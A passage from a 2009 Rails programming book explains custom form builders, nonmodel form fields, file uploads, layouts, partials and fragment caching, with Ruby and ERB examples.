    C USTOM FORM B UILDERS 537 By default this uses the CSS style errorExplanation; you can borrow the defi- nition from scaffold.css, write your own definition, or override the style in the generated code. 23.6 Custom Form Builders The form_for helper creates a form builder object and passes it to the block of code that constructs the form. By default, this builder is an instance of the Rails class FormBuilder (defined in the file form_helper.rb in the Action View source). However, we can also define our own form builders, letting us reduce duplication, both within and between our forms. For example, the template for a simple product entry form might look like the following: <% form_for :product, :url => { :action => :save } do |form| %> <p> <label for="product_title">Title</label><br/> <%= form.text_field 'title' %> </p> <p> <label for="product_description">Description</label><br/> <%= form.text_area 'description' %> </p> <p> <label for="product_image_url">Image url</label><br/> <%= form.text_field 'image_url' %> </p> <%= submit_tag %> <% end %> There’s a lot of duplication in there. The stanza for each field looks about the same, and the labels for the fields duplicate the field names. If we had intelli- gent defaults, we could really reduce the body of our form down to something like the following: <%= form.text_field 'title' %> <%= form.text_area 'description' %> <%= form.text_field 'image_url' %> <%= submit_tag %> Clearly, we need to change the HTML produced by the text_field and text_area helpers. We could do this by patching the built-in FormBuilder class, but that’s fragile. Instead, we’ll write our own subclass. Let’s call it TaggedBuilder. We’ll put it in a file called tagged_builder.rb in the app/helpers directory. Let’s start by rewriting the text_field method. We want it to create a label and an input area, all wrapped in a paragraph tag. Report erratum this copy is (P1.0 printing, March 2009)
  • 538.
    C USTOM FORM B UILDERS 538 It could look something like this: class TaggedBuilder < ActionView::Helpers::FormBuilder # Generate something like: # <p> # <label for="product_description">Description</label><br/> # <%= form.text_area 'description' %> # </p> def text_field(label, *args) @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end end This code uses a couple of instance variables that are set up by the base class, FormBuilder. The instance variable @template gives us access to existing helper methods. We use it to invoke content_tag, a helper that creates a tag pair con- taining content. We also use the parent class’s instance variable @object_name, which is the name of the Active Record object passed to form_for. Also notice that at the end we call super. This invokes the original version of the text_field method, which in turn returns the <input> tag for this field. The result of all this is a string containing the HTML for a single field. For the title attribute of a product object, it would look something like the following (which has been reformatted to fit the page): <p><label for="product_title">Title</label><br/> <input id="product_title" name="product[title]" size="30" type="text" /> </p> Now we have to define text_area: def text_area(label, *args) @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end Hmmm...apart from the method name, it’s identical to the text_field code. Let us now eliminate that duplication. First, we’ll write a class method in Tagged- Builder that uses the Ruby define_method function to dynamically create new tag helper methods. Report erratum this copy is (P1.0 printing, March 2009)
  • 539.
    C USTOM FORM B UILDERS 539 Download e1/views/app/helpers/tagged_builder.rb def self.create_tagged_field(method_name) define_method(method_name) do |label, *args| @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end end We could then call this method twice in our class definition, once to create a text_field helper and again to create a text_area helper: create_tagged_field(:text_field) create_tagged_field(:text_area) But even this contains duplication. We could use a loop instead: [ :text_field, :text_area ].each do |name| create_tagged_field(name) end We can do even better. The base FormBuilder class defines a collection called field_helpers—a list of the names of all the helpers it defines. Using this our final helper class looks like this: Download e1/views/app/helpers/tagged_builder.rb class TaggedBuilder < ActionView::Helpers::FormBuilder # <p> # <label for="product_description">Description</label><br/> # <%= form.text_area 'description' %> #</p> def self.create_tagged_field(method_name) define_method(method_name) do |label, *args| @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end end field_helpers.each do |name| create_tagged_field(name) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 540.
    C USTOM FORM B UILDERS 540 How do we get Rails to use our shiny new form builder? We simply add a :builder parameter to form_for: Download e1/views/app/views/builder/new.html.erb <% form_for :product, :url => { :action => :save }, :builder => TaggedBuilder do |form| %> <%= form.text_field 'title' %> <%= form.text_area 'description' %> <%= form.text_field 'image_url' %> <%= submit_tag %> <% end %> If we’re planning to use our new builder in multiple forms, we might want to define a helper method that does the same as form_for but that adds the builder parameter automatically. Because it’s a regular helper, we can put it in helpers/application_helper.rb (if we want to make it global) or in a specific controller’s helper file. Ideally, the helper would look like this: # DOES NOT WORK def tagged_form_for(name, options, &block) options = options.merge(:builder => TaggedBuilder) form_for(name, options, &block) end However, form_for has a variable-length parameter list—it takes an optional second argument containing the model object. We need to account for this, making our final helper somewhat more complex: Download e1/views/app/helpers/builder_helper.rb module BuilderHelper def tagged_form_for(name, *args, &block) options = args.last.is_a?(Hash) ? args.pop : {} options = options.merge(:builder => TaggedBuilder) args = (args << options) form_for(name, *args, &block) end end Our final view file is now pretty elegant: Download e1/views/app/views/builder/new_with_helper.html.erb <% tagged_form_for :product, :url => { :action => :save } do |form| %> <%= form.text_field 'title' %> <%= form.text_area 'description' %> <%= form.text_field 'image_url' %> <%= submit_tag %> <% end %> Form builders are one of the unsung heroes of Rails. You can use them to establish a consistent and DRY look and feel across your application, and you Report erratum this copy is (P1.0 printing, March 2009)
  • 541.
    W ORKING WITHN ONMODEL F IELDS 541 Forms Containing Collections If you need to edit multiple objects from the same model on one form, add open and closed brackets to the name of the instance variable you pass to the form helpers. This tells Rails to include the object’s id as part of the field name. For example, the following template lets a user alter one or more image URLs associated with a list of products: Download e1/views/app/views/array/edit.html.erb <% form_tag do %> <% for @product in @products %> <%= text_field("product[]" , 'image_url') %><br /> <% end %> <%= submit_tag %> <% end %> When the form is submitted to the controller, params[:product] will be a hash of hashes, where each key is the id of a model object and the corresponding value are the values from the form for that object. In the controller, this could be used to update all product rows with something like this: Download e1/views/app/controllers/array_controller.rb Product.update(params[:product].keys, params[:product].values) can share them between applications to impose a company-wide standard for your user interactions. They will also help when you need to follow accessibility guidelines for your applications. We recommend using form builders for all your Rails forms. 23.7 Working with Nonmodel Fields So far, we’ve focused on the integration between models, controllers, and views in Rails. But Rails also provides support for creating fields that have no corre- sponding model. These helper methods, documented in FormTagHelper, all take a simple field name, rather than a model object and attribute. The contents of the field will be stored under that name in the params hash when the form is submitted to the controller. These nonmodel helper methods all have names ending in _tag. We need to create a form in which to use these field helpers. So far we’ve been using form_for to do this, but this assumes we’re building a form around a model object, and this isn’t necessarily the case when using the low-level helpers. We could just hard-code a <form> tag into our HTML, but Rails has a better way: create a form using the form_tag helper. Like form_for, a form_tag should Report erratum this copy is (P1.0 printing, March 2009)
  • 542.
    W ORKING WITHN ONMODEL F IELDS 542 appear within <%...%> sequences and should take a block containing the form contents:7 <% form_tag :action => 'save', :id => @product do %> Quantity: <%= text_field_tag :quantity, '0' %> <% end %> The first parameter to form_tag is a hash identifying the action to be invoked when the form is submitted. This hash takes the same options as url_for (see page 437). An optional second parameter is another hash, letting you set attributes on the HTML form tag itself. (Note that the parameter list to a Ruby method must be in parentheses if it contains two literal hashes.) <% form_tag({ :action => :save }, { :class => "compact" }) do ...%> We can illustrate nonmodel forms with a simple calculator. It prompts us for two numbers, lets us select an operator, and displays the result. The file calculate.html.erb in app/views/test uses text_field_tag to display the two number fields and select_tag to display the list of operators. Note how we had to initialize a default value for all three fields using the values currently in the params hash. We also need to display a list of any errors found while processing the form data in the controller and show the result of the calculation. Download e1/views/app/views/test/calculate.html.erb <% unless @errors.blank? %> <ul> <% for error in @errors %> <li><p><%= h(error) %></p></li> <% end %> </ul> <% end %> <% form_tag(:action => :calculate) do %> <%= text_field_tag(:arg1, params[:arg1], :size => 3) %> <%= select_tag(:operator, options_for_select(%w{ + - * / }, params[:operator])) %> <%= text_field_tag(:arg2, params[:arg2], :size => 3) %> <% end %> <strong><%= @result %></strong> 7. This is a change in Rails 1.2. Report erratum this copy is (P1.0 printing, March 2009)
  • 543.
    W ORKING WITHN ONMODEL F IELDS 543 Without error checking, the controller code would be trivial: def calculate if request.post? @result = Float(params[:arg1]).send(params[:operator], params[:arg2]) end end However, running a web page without error checking is a luxury we can’t afford, so we’ll have to go with the longer version: Download e1/views/app/controllers/test_controller.rb def calculate if request.post? @errors = [] arg1 = convert_float(:arg1) arg2 = convert_float(:arg2) op = convert_operator(:operator) if @errors.empty? begin @result = op.call(arg1, arg2) rescue Exception => err @result = err.message end end end end private def convert_float(name) if params[name].blank? @errors << "#{name} missing" else begin Float(params[name]) rescue Exception => err @errors << "#{name}: #{err.message}" nil end end end def convert_operator(name) case params[name] when "+" then proc {|a,b| a+b} when "-" then proc {|a,b| a-b} when "*" then proc {|a,b| a*b} when "/" then proc {|a,b| a/b} else @errors << "Missing or invalid operator" nil end end Report erratum this copy is (P1.0 printing, March 2009)
  • 544.
    U PLOADING FILES TO R AILS A PPLICATIONS 544 It’s interesting to note that most of this code would evaporate if we were using Rails model objects, where much of this housekeeping is built in. Old-Style form_tag Prior to Rails 1.2, form_tag did not take a block. Instead, it generated the <form> element as a string. You call it using something like this: <%= form_tag :action => :save %> ... form contents ... <%= end_form_tag %> You can still use form_tag this way in Rails 1.2, but this use is disapproved of unless you have a compelling need to avoid the block form. (And it’s hard to come up with a real-world need that can’t be handled by the block form— perhaps a template when the form starts in one file and ends in another?) To drive home the fact that this use of form_tag is frowned upon, Rails has deprecated the end_form_tag helper. You’ll now have to resort to this: <%= form_tag :action => :save %> ... form contents ... </form> The ugliness of this is supposed to make you stop and think.... 23.8 Uploading Files to Rails Applications Your application may allow users to upload files. For example, a bug-reporting system might let users attach log files and code samples to a problem ticket, or a blogging application could let its users upload a small image to appear next to their articles. In HTTP, files are uploaded as a multipart/form-data POST message. As the name suggests, this type of message is generated by a form. Within that form, you’ll use one or more <input> tags with type="file". When rendered by a browser, this tag allows the user to select a file by name. When the form is subsequently submitted, the file or files will be sent back along with the rest of the form data. To illustrate the file upload process, we’ll show some code that allows a user to upload an image and display that image alongside a comment. To do this, we first need a pictures table to store the data: Download e1/views/db/migrate/003_create_pictures.rb class CreatePictures < ActiveRecord::Migration def self.up create_table :pictures do |t| t.string :comment t.string :name Report erratum this copy is (P1.0 printing, March 2009)
  • 545.
    U PLOADING FILES TO R AILS A PPLICATIONS 545 t.string :content_type # If using MySQL, blobs default to 64k, so we have to give # an explicit size to extend them t.binary :data, :limit => 1.megabyte end end def self.down drop_table :pictures end end We’ll create a somewhat artificial upload controller just to demonstrate the process. The get action is pretty conventional; it simply creates a new picture object and renders a form: Download e1/views/app/controllers/upload_controller.rb class UploadController < ApplicationController def get @picture = Picture.new end # . . . end The get template contains the form that uploads the picture (along with a comment). Note how we override the encoding type to allow data to be sent back with the response: Download e1/views/app/views/upload/get.html.erb <%= error_messages_for("picture" ) %> <% form_for(:picture, :url => {:action => 'save'}, :html => { :multipart => true }) do |form| %> Comment: <%= form.text_field("comment" ) %><br/> Upload your picture: <%= form.file_field("uploaded_picture" ) %><br/> <%= submit_tag("Upload file" ) %> <% end %> The form has one other subtlety. The picture is uploaded into an attribute called uploaded_picture. However, the database table doesn’t contain a column of that name. That means that there must be some magic happening in the model. Download e1/views/app/models/picture.rb class Picture < ActiveRecord::Base validates_format_of :content_type, :with => /^image/, :message => "--- you can only upload pictures" Report erratum this copy is (P1.0 printing, March 2009)
  • 546.
    U PLOADING FILES TO R AILS A PPLICATIONS 546 def uploaded_picture=(picture_field) self.name = base_part_of(picture_field.original_filename) self.content_type = picture_field.content_type.chomp self.data = picture_field.read end def base_part_of(file_name) File.basename(file_name).gsub(/[^w._-]/, '' ) end end We define an accessor called uploaded_picture= to receive the file uploaded by the form. The object returned by the form is an interesting hybrid. It is file- like, so we can read its contents with the read method; that’s how we get the image data into the data column. It also has the attributes content_type and original_filename, which let us get at the uploaded file’s metadata. All this picking apart is performed by our accessor method: a single object is stored as separate attributes in the database. Note that we also add a simple validation to check that the content type is of the form image/xxx. We don’t want someone uploading JavaScript. The save action in the controller is totally conventional: Download e1/views/app/controllers/upload_controller.rb def save @picture = Picture.new(params[:picture]) if @picture.save redirect_to(:action => 'show' , :id => @picture.id) else render(:action => :get) end end So, now that we have an image in the database, how do we display it? One way is to give it its own URL and simply link to that URL from an image tag. For example, we could use a URL such as upload/picture/123 to return the image for picture 123. This would use send_data to return the image to the browser. Note how we set the content type and filename—this lets browsers interpret the data and supplies a default name should the user choose to save the image: Download e1/views/app/controllers/upload_controller.rb def picture @picture = Picture.find(params[:id]) send_data(@picture.data, :filename => @picture.name, :type => @picture.content_type, :disposition => "inline" ) end Report erratum this copy is (P1.0 printing, March 2009)
  • 547.
    U PLOADING FILES TO R AILS A PPLICATIONS 547 Figure 23.3: Uploading a file Finally, we can implement the show action, which displays the comment and the image. The action simply loads up the picture model object: Download e1/views/app/controllers/upload_controller.rb def show @picture = Picture.find(params[:id]) end In the template, the image tag links back to the action that returns the picture content. In Figure 23.3, we can see the get and show actions in all their glory: Download e1/views/app/views/upload/show.html.erb <h3><%= @picture.comment %></h3> <img src="<%= url_for(:action => 'picture', :id => @picture.id) %>"/> You can optimize the performance of this technique by caching the picture action. (We discuss caching starting on page 496.) If you’d like an easier way of dealing with uploading and storing images, take a look at Rick Olson’s Acts as Attachment plug-in.8 Create a database table that includes a given set of columns (documented on Rick’s site), and the plug-in will automatically manage storing both the uploaded data and the upload’s metadata. Unlike our previous approach, it handles storing the uploads in both your filesystem or a database table. And, if you’re uploading large files, you might want to show your users the status of the upload as it progresses. Take a look at the upload_progress plug- in, which adds a new form_with_upload_progress helper to Rails. 8. http://technoweenie.stikipad.com/plugins/show/Acts+as+Attachment Report erratum this copy is (P1.0 printing, March 2009)
  • 548.
    L AYOUTS ANDC OMPONENTS 548 23.9 Layouts and Components So far in this chapter we’ve looked at templates as isolated chunks of code and HTML. But one of the driving ideas behind Rails is honoring the DRY principle and eliminating the need for duplication. The average website, though, has lots of duplication: • Many pages share the same tops, tails, and sidebars. • Multiple pages may contain the same snippets of rendered HTML (a blog site, for example, may have multiple places where an article is displayed). • The same functionality may appear in multiple places. Many sites have a standard search component, or a polling component, that appears in most of the sites’ sidebars. Rails has layouts, partials, and components that reduce the need for duplica- tion in these three situations. Layouts Rails allows you to render pages that are nested inside other rendered pages. Typically this feature is used to put the content from an action within a stan- dard site-wide page frame (title, footer, and sidebar). In fact, if you’ve been using the generate script to create scaffold-based applications, then you’ve been using these layouts all along. When Rails honors a request to render a template from within a controller, it actually renders two templates. Obviously, it renders the one you ask for (or the default template named after the action if you don’t explicitly render anything). But Rails also tries to find and render a layout template (we’ll talk about how it finds the layout in a second). If it finds the layout, it inserts the action-specific output into the HTML produced by the layout. Let’s look at a layout template: <html> <head> <title>Form: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold' %> </head> <body> <%= yield :layout %> </body> </html> The layout sets out a standard HTML page, with the head and body sections. It uses the current action name as the page title and includes a CSS file. In the body, there’s a call to yield. This is where the magic takes place. When Report erratum this copy is (P1.0 printing, March 2009)
  • 549.
    L AYOUTS ANDC OMPONENTS 549 the template for the action was rendered, Rails stored its content, labeling it :layout. Inside the layout template, calling yield retrieves this text.9,10 If the my_action.html.erb template contained this: <h1><%= @msg %></h1> the browser would see the following HTML: <html> <head> <title>Form: my_action</title> <link href="/stylesheets/scaffold.css" media="screen" rel="Stylesheet" type="text/css" /> </head> <body> <h1>Hello, World!</h1> </body> </html> Locating Layout Files As you’ve probably come to expect, Rails does a good job of providing defaults for layout file locations, but you can override the defaults if you need some- thing different. Layouts are controller-specific. If the current request is being handled by a controller called store, Rails will by default look for a layout called store (with the usual .html.erb or .xml.builder extension) in the app/views/layouts directory. If you create a layout called application in the layouts directory, it will be applied to all controllers that don’t otherwise have a layout defined for them. You can override this using the layout declaration inside a controller. At its sim- plest, the declaration takes the name of a layout as a string. The following dec- laration will make the template in the file standard.html.erb or standard.xml.builder the layout for all actions in the store controller. The layout file will be looked for in the app/views/layouts directory. class StoreController < ApplicationController layout "standard" # ... end 9. In fact, :layout is the default content returned when rendering, so you can write yield instead of yield :layout. We personally prefer the slightly more explicit version. 10. You can write <%= @content_for_layout %> in place of yield :layout. Report erratum this copy is (P1.0 printing, March 2009)
  • 550.
    L AYOUTS ANDC OMPONENTS 550 You can qualify which actions will have the layout applied to them using the :only and :except qualifiers: class StoreController < ApplicationController layout "standard" , :except => [ :rss, :atom ] # ... end Specifying a layout of nil turns off layouts for a controller. Sometimes you need to change the appearance of a set of pages at runtime. For example, a blogging site might offer a different-looking side menu if the user is logged in, or a store site might have different-looking pages if the site is down for maintenance. Rails supports this need with dynamic layouts. If the parameter to the layout declaration is a symbol, it’s taken to be the name of a controller instance method that returns the name of the layout to be used: class StoreController < ApplicationController layout :determine_layout # ... private def determine_layout if Store.is_closed? "store_down" else "standard" end end end Subclasses of a controller will use the parent’s layout unless they override it using the layout directive. Finally, individual actions can choose to render using a specific layout (or with no layout at all) by passing render the :layout option: def rss render(:layout => false) # never use a layout end def checkout render(:layout => "layouts/simple" ) end Passing Data to Layouts Layouts have access to all the same data that’s available to conventional tem- plates. In addition, any instance variables set in the normal template will be Report erratum this copy is (P1.0 printing, March 2009)
  • 551.
    L AYOUTS ANDC OMPONENTS 551 available in the layout (because the regular template is rendered before the layout is invoked). This might be used to parameterize headings or menus in the layout. For example, the layout might contain this: <html> <head> <title><%= @title %></title> <%= stylesheet_link_tag 'scaffold' %> </head> <body> <h1><%= @title %></h1> <%= yield :layout %> </body> </html> An individual template could set the title by assigning to the @title variable: <% @title = "My Wonderful Life" %> <p> Dear Diary: </p> <p> Yesterday I had pizza for dinner. It was nice. </p> In fact, we can take this further. The same mechanism that lets us use yield :layout to embed the rendering of a template into the layout also lets you gen- erate arbitrary content in a template, which can then be embedded into any other template. For example, different templates may need to add their own template-specific items to the standard page sidebar. We’ll use the content_for mechanism in those templates to define content and then use yield in the layout to embed this content into the sidebar. In each regular template, use a content_for to give a name to the content ren- dered inside a block. This content will be stored inside Rails and will not con- tribute to the output generated by the template. <h1>Regular Template</h1> <% content_for(:sidebar) do %> <ul> <li>this text will be rendered</li> <li>and saved for later</li> <li>it may contain <%= "dynamic" %> stuff</li> </ul> <% end %> <p> Here's the regular stuff that will appear on the page rendered by this template. </p> Report erratum this copy is (P1.0 printing, March 2009)
  • 552.
    L AYOUTS ANDC OMPONENTS 552 Then, in the layout, you use yield :sidebar to include this block into the page’s sidebar: <!DOCTYPE .... > <html> <body> <div class="sidebar"> <p> Regular sidebar stuff </p> <div class="page-specific-sidebar"> <%= yield :sidebar %> </div> </div> </body> </html> This same technique can be used to add page-specific JavaScript functions into the <head> section of a layout, create specialized menu bars, and so on. Partial-Page Templates Web applications commonly display information about the same application object or objects on multiple pages. A shopping cart might display an order line item on the shopping cart page and again on the order summary page. A blog application might display the contents of an article on the main index page and again at the top of a page soliciting comments. Typically this would involve copying snippets of code between the different template pages. Rails, however, eliminates this duplication with the partial-page templates (more frequently called partials). You can think of a partial as a kind of subrou- tine. You invoke it one or more times from within another template, potentially passing it objects to render as parameters. When the partial template finishes rendering, it returns control to the calling template. Internally, a partial template looks like any other template. Externally, there’s a slight difference. The name of the file containing the template code must start with an underscore character, differentiating the source of partial templates from their more complete brothers and sisters. For example, the partial to render a blog entry might be stored in the file _article.html.erb in the normal views directory, app/views/blog: <div class="article"> <div class="articleheader"> <h3><%=h article.title %></h3> </div> <div class="articlebody"> <%=h article.body %> </div> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 553.
    L AYOUTS ANDC OMPONENTS 553 Other templates use the render(:partial=>) method to invoke this: <%= render(:partial => "article" , :object => @an_article) %> <h3>Add Comment</h3> . . . The :partial parameter to render is the name of the template to render (but without the leading underscore). This name must be both a valid filename and a valid Ruby identifier (so a-b and 20042501 are not valid names for partials). The :object parameter identifies an object to be passed into the partial. This object will be available within the template via a local variable with the same name as the template. In this example, the @an_article object will be passed to the template, and the template can access it using the local variable article. That’s why we could write things such as article.title in the partial. Idiomatic Rails developers use a variable named after the template (article in this instance). In fact, it’s normal to take this a step further. If the object to be passed to the partial is in a controller instance variable with the same name as the partial, you can omit the :object parameter. If, in the previous example, our controller had set up the article in the instance variable @article, the view could have rendered the partial using just this: <%= render(:partial => "article" ) %> <h3>Add Comment</h3> . . . You can set additional local variables in the template by passing render a :locals parameter. This takes a hash where the entries represent the names and val- ues of the local variables to set. render(:partial => 'article' , :object => @an_article, :locals => { :authorized_by => session[:user_name], :from_ip => request.remote_ip }) Partials and Collections Applications commonly need to display collections of formatted entries. A blog might show a series of articles, each with text, author, date, and so on. A store might display entries in a catalog, where each has an image, a description, and a price. The :collection parameter to render can be used in conjunction with the :partial parameter. The :partial parameter lets us use a partial to define the format of an individual entry, and the :collection parameter applies this template to each member of the collection. To display a list of article model objects using our previously defined _article.html.erb partial, we could write this: <%= render(:partial => "article" , :collection => @article_list) %> Report erratum this copy is (P1.0 printing, March 2009)
  • 554.
    L AYOUTS ANDC OMPONENTS 554 Inside the partial, the local variable article will be set to the current article from the collection—the variable is named after the template. In addition, the variable article_counter will be set to the index of the current article in the collection. The optional :spacer_template parameter lets you specify a template that will be rendered between each of the elements in the collection. For example, a view might contain the following: Download e1/views/app/views/partial/list.html.erb <%= render(:partial => "animal" , :collection => %w{ ant bee cat dog elk }, :spacer_template => "spacer" ) %> This uses _animal.html.erb to render each animal in the given list, rendering the partial _spacer.html.erb between each. If _animal.html.erb contains this: Download e1/views/app/views/partial/_animal.html.erb <p>The animal is <%= animal %></p> and _spacer.html.erb contains this: Download e1/views/app/views/partial/_spacer.html.erb <hr /> your users would see a list of animal names with a line between each. Shared Templates If the first option or :partial parameter to a render call is a simple name, Rails assumes that the target template is in the current controller’s view directory. However, if the name contains one or more / characters, Rails assumes that the part up to the last slash is a directory name and the rest is the template name. The directory is assumed to be under app/views. This makes it easy to share partials and subtemplates across controllers. The convention among Rails applications is to store these shared partials in a subdirectory of app/views called shared. These can be rendered using some- thing such as this: <%= render("shared/header" , :title => @article.title) %> <%= render(:partial => "shared/post" , :object => @article) %> . . . In this previous example, the @article object will be assigned to the local vari- able post within the template. Report erratum this copy is (P1.0 printing, March 2009)
  • 555.
    C ACHING ,P AR T T WO 555 Partials with Layouts Partials can be rendered with a layout, and you can apply a layout to a block within any template: <%= render :partial => "user" , :layout => "administrator" %> <%= render :layout => "administrator" do %> # ... <% end %> Partial layouts are to be found directly in the app/views directory associated with the controller, along with the customary underbar prefix, for example, app/views/users/_administrator.html.erb. Partials and Controllers It isn’t just view templates that use partials. Controllers also get in on the act. Partials give controllers the ability to generate fragments from a page using the same partial template as the view itself. This is particularly important when you use Ajax support to update just part of a page from the controller—use partials, and you know your formatting for the table row or line item that you’re updating will be compatible with that used to generate its brethren initially. We talk about the use of partials with Ajax in Chapter 24, The Web, v2.0, on page 563. 23.10 Caching, Part Two We looked at the page caching support in Action Controller starting back on page 496. We said that Rails also allows you to cache parts of a page. This turns out to be remarkably useful in dynamic sites. Perhaps you customize the greeting and the sidebar on your blog application for each individual user. In this case you can’t use page caching, because the overall page is different for each user. But because the list of articles doesn’t change between users, you can use fragment caching—you construct the HTML that displays the articles just once and include it in customized pages delivered to individual users. Just to illustrate fragment caching, let’s set up a pretend blog application. Here’s the controller. It sets up @dynamic_content, representing content that should change each time the page is viewed. For our fake blog, we use the current time as this content. Download e1/views/app/controllers/blog_controller.rb class BlogController < ApplicationController def list @dynamic_content = Time.now.to_s end end Report erratum this copy is (P1.0 printing, March 2009)
  • 556.
    C ACHING ,P AR T T WO 556 Here’s our mock Article class. It simulates a model class that in normal cir- cumstances would fetch articles from the database. We’ve arranged for the first article in our list to display the time at which it was created. Download e1/views/app/models/article.rb class Article attr_reader :body def initialize(body) @body = body end def self.find_recent [ new("It is now #{Time.now.to_s}" ), new("Today I had pizza" ), new("Yesterday I watched Spongebob" ), new("Did nothing on Saturday" ) ] end end Now we’d like to set up a template that uses a cached version of the rendered articles but still updates the dynamic data. It turns out to be trivial. Download e1/views/app/views/blog/list.html.erb <%= @dynamic_content %> <!-- Here's dynamic content. --> <% cache do %> <!-- Here's the content we cache --> <ul> <% for article in Article.find_recent -%> <li><p><%= h(article.body) %></p></li> <% end -%> </ul> <% end %> <!-- End of cached content --> <%= @dynamic_content %> <!-- More dynamic content. --> The magic is the cache method. All output generated in the block associated with this method will be cached. The next time this page is accessed, the dynamic content will still be rendered, but the stuff inside the block will come straight from the cache—it won’t be regenerated. We can see this if we bring up our skeletal application and hit Refresh after a few seconds, as shown in Figure 23.4, on the next page. The times at the top and bottom of the page— the dynamic portion of our data—change on the refresh. However, the time in the center section remains the same, because it is being served from the cache. (If you’re trying this at home and you see all three time strings change, chances are you’re running your application in development mode. Caching is enabled by default only in production mode. If you’re testing using WEBrick, the -e production option will do the trick.) Report erratum this copy is (P1.0 printing, March 2009)
  • 557.
    C ACHING ,P AR T T WO 557 Refresh page Figure 23.4: Refreshing a page with cached and noncached data The key concept here is that the stuff that’s cached is the fragment generated in the view. If we’d constructed the article list in the controller and then passed that list to the view, the future access to the page would not have to rerender the list, but the database would still be accessed on every request. Moving the database request into the view means it won’t be called once the output is cached. OK, you say, but that just broke the rule about putting application-level code into view templates. Can’t we avoid that somehow? We can, but it means mak- ing caching just a little less transparent than it would otherwise be. The trick is to have the action test for the presence of a cached fragment. If one exists, the action bypasses the expensive database operation, knowing that the fragment will be used. Download e1/views/app/controllers/blog1_controller.rb class Blog1Controller < ApplicationController def list @dynamic_content = Time.now.to_s unless read_fragment(:action => 'list' ) logger.info("Creating fragment" ) @articles = Article.find_recent end end end The action uses the read_fragment method to see whether a fragment exists for this action. If not, it loads the list of articles from the (fake) database. The view then uses this list to create the fragment. Report erratum this copy is (P1.0 printing, March 2009)
  • 558.
    C ACHING ,P AR T T WO 558 Download e1/views/app/views/blog1/list.html.erb <%= @dynamic_content %> <!-- Here's dynamic content. --> <% cache do %> <!-- Here's the content we cache --> <ul> <% for article in @articles -%> <li><p><%= h(article.body) %></p></li> <% end -%> </ul> <% end %> <!-- End of the cached content --> <%= @dynamic_content %> <!-- More dynamic content. --> Expiring Cached Fragments Now that we have a cached version of the article list, our Rails application will be able to serve it whenever this page is referenced. If the articles are updated, however, the cached version will be out-of-date and should be expired. We do this with the expire_fragment method. By default, fragments are cached using the name of the controller and action that rendered the page (blog and list in our first case). To expire the fragment (for example, when the article list changes), the controller could call this: Download e1/views/app/controllers/blog_controller.rb expire_fragment(:controller => 'blog' , :action => 'list' ) Clearly, this naming scheme works only if there’s just one fragment on the page. Fortunately, if you need more, you can override the names associated with fragments by adding parameters (using url_for conventions) to the cache method: Download e1/views/app/views/blog2/list.html.erb <% cache(:action => 'list', :part => 'articles') do %> <ul> <% for article in @articles -%> <li><p><%= h(article.body) %></p></li> <% end -%> </ul> <% end %> <% cache(:action => 'list', :part => 'counts') do %> <p> There are a total of <%= @article_count %> articles. </p> <% end %> In this example, two fragments are cached. The first is saved with the addi- tional :part parameter set to articles, and the second is saved with it set to counts. Report erratum this copy is (P1.0 printing, March 2009)
  • 559.
    C ACHING ,P AR T T WO 559 Within the controller, we can pass the same parameters to expire_fragment to delete particular fragments. For example, when we edit an article, we have to expire the article list, but the count is still valid. If instead we delete an article, we need to expire both fragments. The controller looks like this (we don’t have any code that actually does anything to the articles in it—just look at the caching): Download e1/views/app/controllers/blog2_controller.rb class Blog2Controller < ApplicationController def list @dynamic_content = Time.now.to_s @articles = Article.find_recent @article_count = @articles.size end def edit # do the article editing expire_fragment(:action => 'list' , :part => 'articles' ) redirect_to(:action => 'list' ) end def delete # do the deleting expire_fragment(:action => 'list' , :part => 'articles' ) expire_fragment(:action => 'list' , :part => 'counts' ) redirect_to(:action => 'list' ) end end The expire_fragment method can also take a single regular expression as a parameter, allowing us to expire all fragments whose names match: expire_fragment(%r{/blog2/list.*}) Cache Storage Options As with sessions, Rails has a number of options when it comes to storing your fragments. And, as with sessions, the choice of caching mechanism can be deferred until your application nears (or is in) deployment. In fact, we’ve already discussed caching strategies in the Action Controller chapter starting on page 500. The mechanism used for storage is set in your environment using this: ActionController::Base.cache_store = <one of the following> The available caching storage mechanisms are as follows: :memory_store Page fragments are kept in memory. This is not a particularly scalable solution. Report erratum this copy is (P1.0 printing, March 2009)
  • 560.
    A DDING NEW T EMPLATING S YSTEMS 560 :file_store, "/path/to/cache/directory" This keeps cached fragments in the directory path. :drb_store, "druby://localhost:9192" This stores cached fragments in an external DRb server. :mem_cache_store, "localhost" ActionController::Base.cache_store = MyOwnStore.new("parameter") This stores fragments in a memcached server. 23.11 Adding New Templating Systems At the start of this chapter we explained that Rails comes with two templating systems but that it’s easy to add your own.11 This is more advanced stuff, and you can safely skip to the start of the next chapter without losing your Rails merit badge. A template handler is simply a class that meets two criteria: • Its constructor must take a single parameter, the view object. • It implements a single method, render, that takes the text of the template and a hash of local variable values and returns the result of rendering that template. Let’s start with a trivial template. The RDoc system, used to produce doc- umentation from Ruby comments, includes a formatter that takes text in a fairly straightforward plain-text layout and converts it to HTML. Let’s use it to format template pages. We’ll create these templates with the file extension .rdoc. The template handler is a simple class with the two methods described previ- ously. We’ll put it in the file rdoc_template.rb in the lib directory. Download e1/views/lib/rdoc_template.rb require 'rdoc/markup/simple_markup' require 'rdoc/markup/simple_markup/inline' require 'rdoc/markup/simple_markup/to_html' class RDocTemplate < ActionView::TemplateHandler def render(template) markup = SM::SimpleMarkup.new generator = SM::ToHtml.new markup.convert(template.source, generator) end end 11. Unfortunately, a regression introduced late in the 2.2.2 release cycle prevents the following example from working with that release. This code has been verified to work with release 2.2.1 of Rails and is expected to work with release 2.2.3 of Rails. Report erratum this copy is (P1.0 printing, March 2009)
  • 561.
